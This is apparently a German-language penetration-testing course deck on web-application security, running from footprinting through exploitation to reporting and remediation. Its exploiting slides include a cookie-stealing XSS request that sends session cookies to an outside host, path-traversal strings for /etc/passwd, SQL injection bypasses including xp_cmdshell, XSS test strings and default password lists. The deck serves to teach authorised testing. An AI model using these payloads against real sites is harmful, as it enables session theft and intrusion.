Technik	Netzwerkzugang	sonst. Kommunikation	physischer Zugang	Social-Engineering
Ausgangspunkt		von aussen	von innen	

01 Footprinting

- DNS, Whois
- Webseiteninhalte
- Bouncing Email
- Traceroute(s!)
- Suchmaschinen/OSINT (Open Source Intelligence)
  - Newsgroups, Postings
  - Wayback Machine (www.webarchive.org)
  - EDGAR, ZEFIX (zefix.admin.ch)
  - Netcraft (www.netcraft.com)
  - Suchmachinen (Google, Microsoft Live, Boolean Logic)

01 Footprinting

- **Traceroutes**
  - **UDP Traceroute, ICMP Traceroute, TCP Traceroute**




TTL = Time to Live
Hop = Sprung

01 Footprinting

- **Web-Präsenz**
  - **URL('s)**
  - **Hosting?**
  - **IP's und Funktionen**
  - **Datenbank**
  - **Technologien (Scripts, PHP, Perl, CGI, ...)**
  - **DNS**
- **HTML-Source**
  - **GET/POST, Forms**
  - **Kommentare, robots.txt**

DNS


Webseite
www.indianz.ch
80.74.145.75
DNS.provider.ch
DNS.indianz.ch
1 indianz.ch?
5 Webseite?
Provider
Provider
4 www.indianz.ch?
Internet
CH DNS
Browser
www.indianz.ch
3 indianz.ch?
CH
2 CH DNS?
Root DNS
13 Stück


01 Footprinting


- Google
  - “site:www.target.com”
  - “related:www.target.com”
  - Cached Results, similar pages
- Google Hacking
  - http://johnny.ihackstuff.com/ghdb.php


02 Portscanning


- Analyse der offenen Ports TCP und UDP
  - 80, 81, 443, 8000, 8001, 8080, 8443
  - 20, 21, 22, 23, 900, 2301, 2381, 4242, 4430, 7001, 7002, 7070, 8005, 8010, 8088, 8100, 8800, 8880, 8888, 9090, 10000
- Portnummern
  - http://www.iana.org/assignments/port-numbers
  - http://www.isecom.info/cgi-local/protocoldb/browse.dsp
- Port-Sweep ;-)
  - Abfrage eines Ports auf mehreren Systemen
- Portscan :-(
  - Abfrage mehrerer Ports auf einem System

02 Portscanning









02 Portscanning

- Tcp Three-Way-Handshake
  - Syn → Syn/Ack → Ack
- UDP unzuverlässig und langsam (ICMP-Errors)
  - Payloads (Protokolle)
  - Beschränkung Range (nmap --top-ports 100, -F)
- Verifikation Resultate mit zweitem, unabhängigen Tool
- Timing und Parallelität
- Spoofed Source-Ports → no NAT!

03 Fingerprinting

- Analyse ALLER offenen Ports UDP/TCP + Protokolle
  - Banner, Versionsinformationen
- HTTP Banners
  - PUT no data für Error, TRACE für Proxy Detection
  - Etags / Last Modified = Multiple Servers
  - Httprint, Httprecon
- Analyse von Fehlermeldungen und Anmeldungsmaske
  - SQL mit Charakter ' zu einem Error forcen
  - Formulare mit HTML-Tags zu einem Error forcen
- Analyse von TCP-Sequenznummer, IP-ID, Window-Size, TTL

03 Fingerprinting

- **Verzeichnisse**
  - **/admin, /secure, /adm**
  - **/.bak, /backup, /back, /log, /logs, /archive, /old**
  - **/~root, /~user**
  - **/include, /inc,**
  - **/js, /jsp, /cgi-bin,**
  - **/global, /local,**
  - **/images, /icons**
  - **/de, /en**
  - **...**

03 Fingerprinting

- **Dateiendungen**
  - **Cold Fusion** ***.cfm**
  - **ASP.NET** ***.aspx**
  - **Lotus Domino** ***.nsf**
  - **ASP** ***.asp**
  - **WebSphere** ***.d2w**
  - **PeopleSoft** ***.GPL**
  - **BroadVision** ***.do**
  - **Oracle** ***.show**

03 Fingerprinting

- **Dateiendungen**
  - **Perl** *.pl
  - **CGI** *.cgi
  - **Python** *.py
  - **PHP** *.ph, *.php3, *.php4
  - **SSI** *.shtml
  - **Java** *.java, *.jsp, *.jnlp, (*.js Javascript)
  - **CSS** *.css
  - **XML SS** *.xsl
  - **Include** *.inc (IIS)

04 Vulnerability Research

- **Automatisiert:**
  - **Nikto, Nessus, OpenVAS, ATK, W3AF, Grendelscan**
- **Manuell**
  - **Manuelle Zugriffe**
  - **Internet Research**

- **Information Auftraggeber bei kritischen Risiken**
- **Gewichtung, Kategorisierung, Priorisierung**

04 Vulnerability Research

- **Nessus**
  - **Critical (Kritisch)**
  - **High (Hoch)**
  - **Medium (Mittel)**
  - **Low (Tief)**
  - **Info (Information)**
- **OSSTMM**
  - **Vulnerability (Verwundbarkeit)**
  - **Weakness (Schwäche)**
  - **Concern (Bedenken)**
  - **Exposure (Informationspreisgabe)**
  - **Anomaly (Anomalie)**

05 Exploiting

- **Schwachstellen**
  - **Web Plattform:** **IIS, Apache, PHP, ASP .NET**
  - **Web Applikation:** **Authentisierung, Authorisierung, Input Validation, Logik, Management Interfaces, Seitenstruktur**
  - **Datenbank:** **Privileged Commands, SQL Injection**
  - **Web Client:** **Active Content, Client Software Vulns, XSS, Phishing**
  - **Transport:** **Abhören, SSL Umleitung**
  - **Verfügbarkeit:** **Denial-of-Service**


05 Exploiting

- **Browser**
  - **IE: TamperIE, IEWatch, IE Headers**
  - **Firefox: LiveHTTPHeaders, TamperData, Modify Headers**
  - **CMD: Curl, Netcat**
- **Web Proxies**


Name	Link
Webscarab	http://www.owasp.org/index.php/Category:OWASP_WebScarab_Project
Proxmon	https://www.isecpartners.com/proxmon.html
Ratproxy	http://code.google.com/p/ratproxy/
Burp Suite	http://portswigger.net/proxy/
Paros	http://www.parosproxy.org/index.shtml
Fiddler	http://www.fiddlertool.com/

HTTP Proxy

Verbinde auf TCP Port 80
vom Computer 217.26.54.22
und hole Einstiegsseite
mit "GET / HTTP/1.0"



Quelltext
Webseite
<Titel>
<Text>
<Bild>
<Link>
...



Browser
http://www.indianz.ch

Top 10 2007 (OWASP)


- XSS (Cross Site Scripting)
- Injection (SQL)
- Malicious File Execution
- Insecure Direct Object Reference
- CSRF (Cross Site Request Forgery)
- Information Leakage, Improper Error Handling
- Broken Authentication and Session Management
- Insecure Cryptographic Storage
- Insecure Communications
- Failure to restrict URL access

OWASP Checklist

- Information Gathering
- Configuration Management Testing
- Business logic testing
- Authentication Testing
- Authorization Testing
- Session Management Testing
- Data Validation Testing
- Testing for Denial of Service
- Web Services Testing
- Ajax Testing

OWASP Checklist

- Configuration Management Testing
  - SSL, TLS, DB
  - Configuration Management
    - Infrastructure
    - Application
      - Comments, Source Code, Errors, Logfiles, Webbugs
  - File Extensions
  - Backup-Files
  - Administrative Interfaces
  - HTTP Methods (Trace → XST)



OWASP Checklist

- **Business logic testing**
  - **Blackbox-Testing approach**
    - **1 Understanding the application**
    - **2 Creating raw data for designing logical tests**
    - **3 Designing the logical tests**
    - **4 Standard prerequisites**
    - **5 Execution of logical tests**

OWASP Checklist

- **Authentication Testing**
  - **Credentials over Encrypted Channel**
  - **User Enumeration, Guessable Users, Bruteforce Users**
  - **Default + Guessable Passwords, Password Cracking**
  - **Bypass Authentication Schema**
  - **Remember Password + Password Reset**
  - **Logout + Browsercache**
  - **CAPTCHA**
  - **Multiple Factors Authentication (OTP, USB, SMS, X.509)**
  - **Race Conditions**

05 Exploiting

- **Authentifizierung (401 Authentication)**
  - **Form** **POST**
  - **Basic** **.htaccess, Base64, no Logout**
  - **Digest** **Challenge-Response (MD5/Pw), no Logout**
  - **NTLM** **Challenge-Response (RC4), encrypted Pw**
  - **Kerberos** **Negotiate, 2. Srvmsg = session key copy**
  - **Client Cert** **Certificate**

05 Exploiting

- **Password Cracking**
  - **Bruteforce und Dictionary (oder SQL Injection)**
    - **Hydra, Brutus AE2, Web Cracker**
  - **User statt Passwörter iterieren (Trigger IP vs Failed Logons)**
  - **Default Passwörter**

NULL	**NULL**
root, administrator, admin	**NULL, root, company, admin(istrator), pw**
operator, webmaster, backup	**NULL, operator, webmaster, backup**
guest, demo, trial, test	**NULL, guest, demo, test, trial**
member, private	**NULL, member, private**
<username>	**NULL, <username>**


OWASP Checklist

- Authorization Testing
  - Path/Directory Traversal (Canonicalization)
    - /../../../../../../../etc/passwd
    - ../../../../../../../../boot.ini
    - =c:\boot.ini =c:boot.ini
  - Bypassign Authorization Schema
    - OR 1=1
    - ' OR 1=1
    - “ OR 1=1
  - Privilege Escalation


OWASP Checklist

- **Session Management Testing**
  - **Session Management Schema**
  - **Cookie Attributes**
  - **Session Fixation**
  - **Exposed Session Variables**
  - **XSRF/CSRF (Cross Site Request Forgery)**

Exploit XSRF




OWASP Checklist



- Data Validation Testing
  - XSS/CSS (Cross Site Scripting)
    - Reflected, Stored, DOM-based, Cross-Site-Flashing
  - SQL Injection (Input → SQL Query == Injection)
    - Oracle, MySQL, SQL Server, MS Access, Postgres, DB2
  - LDAP Injection (Input → Ldap Query == Injection)
  - ORM Injection (Object Relational Mapping)
  - XML Injection (Input → XML doc == Injection)
  - SSI Injection (Server-Side Includes)
  - Xpath Inejction (XML)

OWASP Checklist



- Data Validation Testing (continued...)
  - IMAP/SMTP Injection (Input → Command == Injection)
  - Code Injection (Input → Malicious Code == Injection)
  - OS Commanding (Input → OS Cmd == Injection)
  - Buffer Overflows (Input → Buffer/Formatstring == BOf)
    - Stack, Heap, Formatstring
    - Incubated Vulnerabilities (more than one data validation vuln)
  - HTTP Splitting/Smuggling
    - HTTP Verb, HTTP Splitting, HTTP Smuggling

Exploit XSS


Attacker +
www.indianz.ch
C
Client
A
WebApp
www.target.com
B
1
Request:
http://www.target.com/pid=<script>window.open
("http://www.indianz.ch/get.cgi?cookie="+document.cookie);</script>
2
Response:
<script>window.open("http://www.indianz.ch/get.cgi?cookie="+
document.cookie;</script>
3
SESSIONID=XYZ

Exploit XST (XSS + Trace)

HTML IV

- <img src=”...”>
- <a href=”...”>
- <iframe=”...”>
- <object src=”...”>
- <embed src=”...”>
- <frame src=”...”>
- <link rel="stylesheet" type="text/css" href="....css">
- <body onload=”...”>
- <meta http-equiv="refresh" content="5; URL=....htm">
-

Javascript IV

- javascript:location.href=”...”;
- <a href="javascript:location.href = '....html'">
- onload, onmouseover, onclick
- eval (*string*) (is evil ;-)
- javascript:document.write('document.cookie');
- javascript:alert('Hello, World');
- javascript:alert('Hello'); alert('World');
- javascript:void(document.cookie="Field = myValue");
- javascript:void(document.cookie="Authorized=yes");

Input Validation Testing

- **";!--"<XSS>=&{()}**
- **<script>alert(“XSS”)</script> <script>alert(XSS);</script>**
- **“<script>alert(“XSS”)</script>**
- **“><script>alert(“XSS”)</script>**
- **'<script>alert(“XSS”)</script>**
- **&<script>alert(“XSS”)</script>**
- **<script>alert(document.cookie)</script>**
- **<iframe src="..."></iframe>**
- **<script src=”...”></script>**
- **<img src="javascript:...">**
- **<a href="javascript#...">**

Input Validation

- ' %27 SQL injection (errors :-)
- “ %34 Quoting
- ; %3b Cmd separator, terminate line (scripts)
- NULL %00 Separator (file access), string termination
- RETURN %0a Cmd Separator
- + %2b Space on URL, SQL injection
- < %3c Opening HTML
- > %3e Closing HTML

Input Validation

• %	%25	Double-decode, search fields, asp/jsp
• ?	%3f	PHP
• =	%3d	Multiple URL param
• (	%28	SQL injection
•)	%29	SQL injection
• SPACE	%20	Longer scripts
• .	%2e	Dir traversal, file access
• /	%2f	Dir traversal, file access

SQL Injection

• '	Statement termination
• –	Comment
• +	Statement format
• %	Wildcard (strings)
• PRINT	ODBC errors
• SET	Assign variables (multiline statements)
• OR 1=1	Logical check bypass (=3+OR+1=1)
• ,@variable	Appends variables, stored procedures
• ?P1=a&P1=b	Variable P1=ab, stored procedures
• @@@variable	Call internal Server Variable
• EXEC xp_cmdshell	Call Command Shell

More Input Valitation

• NULL or null	Errors, PL/SQL gateway
• {' , " , ; , <!}	Breaks SQL: SQL, Xpath, XML
• {\u2013 , = , + , "}	SQL Injection
• {\u2018 , &, ! , ¦ , < , >}	Command execution
• "><script>alert(1)</script>	Cross-Site Scripting (XSS)
• {%0d , %0a}	Carriage Return Line Feed
• {%7f , %ff}	Byte-length overflows (7/8)
• {-1, other}	Integer and underflow
• Ax1024+	Buffer overflows
• {%n , %x , %s}	Format strings
• ../	Directory traversal
• {% , _, *}	Wildcard: DoS, info disclosure

OWASP Checklist

- Testing for Denial of Service
  - SQL Wildcard Attacks
  - Locking Customers
  - Buffer Overflows
  - User Specified Object Allocation
  - User Input as Loop Counter
  - Writing User Provided Data to Disk
  - Failure to Release Resources
  - Storing too much Data in Session

OWASP Checklist

- **Web Services Testing**
  - **WS Info Gathering**
  - **Testing WSDL**
  - **XML Structural Testing**
  - **XML Content-level Testing**
  - **HTTP GET Parameters/REST Testing (Representational State Transfer)**
  - **Naugthy SOAP Attachments**
  - **Replay Testing**

OWASP Checklist

- Ajax Testing
  - XHR (XMLHttpRequest)
  - SQL Injection
  - XSS (Cross Site Scripting)
  - Client Side Injection
  - Ajax Bridging
  - CSRF (Cross Site Request Forgery)
  - Denial-of-Service
  - Memory Leaks
  - Browser-based Attacks

More Exploits

- **Email Spam-Check (cat relay.txt | telnet smtp.x.y 25)**

  HELO myhost

  MAIL FROM: Sender Name <user@example.org>

  RCPT TO: Recipient Name <user@example.net>

  DATA

  From: Sender Name <user@example.org>

  To: Recipient Name <user@example.net>

  Subject: test

  .

  QUIT

More Exploits

- RFI/LFI = Remote/Local File Inclusion
- RCE = Remote Command Execution
- Homographic Attack = Schreibfehler Domainname
- Phishing = Geklonte Webseite, Challenge-Response implementieren
- Pharming = Umleitung: DNS, host(s), lmhost, ARP, ICMP, DHCP, Squid, HSRP, ...
- Drive-by-Hacking = Client-side Exploits: JPG, GIF, PNG, Java, Flash, …

More Exploits

- Click-jack
  - User-interface (UI) redres oder /IFRAME overlay
  - Bild mit Link über Original-Link (Cursor Tracking, Grafic Overlay)
- DNS-Pinning
  - DNS Rebinding (malicious JavaScript, connect-back in 2 seconds, new DNS entry)
  - Anti-Anti-DNS-Pinning = get around header restrictions by using XmlHttpRequest or forging headers with Flash
- Hiding JS in valid images ;-)

06 Hide Traces

- Nicht Hacker, der Logfiles säubert, sondern Tester, der die Spuren seines Penetration Tests säubert
  - Exploited Systems, Backdoors, Logfiles
  - Manipulationen: Speicher, Disk
- Zeitstempel, Protokollierung Tests
- Mitschnitt des Netzwerkverkehrs
  - Nachvollziehbarkeit des Tests
  - Anschuldigungen Auftraggeber

07 Documentation

- Fortlaufend Findings notieren
- WICHTIGSTES Element eines Penetration Tests
- Gewichtung von Risiken, Gefährdungspotential ausweisen
- Einfach formuliert und verständlich, Zielgruppen-gerecht
- Wahrheitsgetreue Fakten (nicht Vermutungen)
- Neutral (nichts verstecken, beeinflussen oder beschönigen)
- Verantwortliche Personen nie blossstellen
- Blickwinkel Berichts immer nach vorne gerichtet
- Fokus auf „wie kann es verbessert werden“
- Veranschaulichung mit Grafiken, aber nicht überladen

07 Documentation

- **Aufbau Bericht**
  - **Titelseite**
  - **Einleitung**
  - **Ziele, Randbedingungen, Methoden und Werkzeuge**
  - **Management Summary (maximal 2 Seiten)**
  - **durchgeführte Arbeiten**
  - **gefundene Schwachstellen**
  - **Erklärung, Risiko, Gewichtung im Kontext (zu den Aufgaben/Risiken des Systems)**
  - **Vorgeschlagene Massnahmen**
  - **Referenz auf Schwachstelle, Erklärung, Massnahme, Zeitrahmen, Verantwortlich, Risiko**
  - **Anhang mit Rohdaten des Tests (auf CD oder DVD)**

Massnahmen

- **Problem: Input Validation (Injection möglich)**
  - **Variante 1: neue Web Application Firewall, blockiert Zeichen**
    - **Schneller, pragmatischer, reaktiv**
  - **Variante 2: sichere Programmierung, php_filter**
    - **Aufwändiger, nachhaltiger, proaktiv**

- **Kosten gespart (keine Neuanschaffung und kein Betrieb der WAF notwendig)**
- **Sicherheit wirklich erhöht (keine Injection mehr möglich, keine Abhängigkeit von der WAF)**

Massnahmen

- **Webserver schwer angreifbar machen**
- **Angreifern einen unwirtlichen Ort bereitstellen**
- **Sicherstellen der Unveränderbarkeit von Spuren**
- **Spuren müssen aussagekräftig sein**

- **XSS 1 Secure Coding (Querybildung)**
  2 Input Filter (App nahe Daten oder WAF)
- **SQL 1 Secure Coding (Output Filter)**
  2 Input Filter

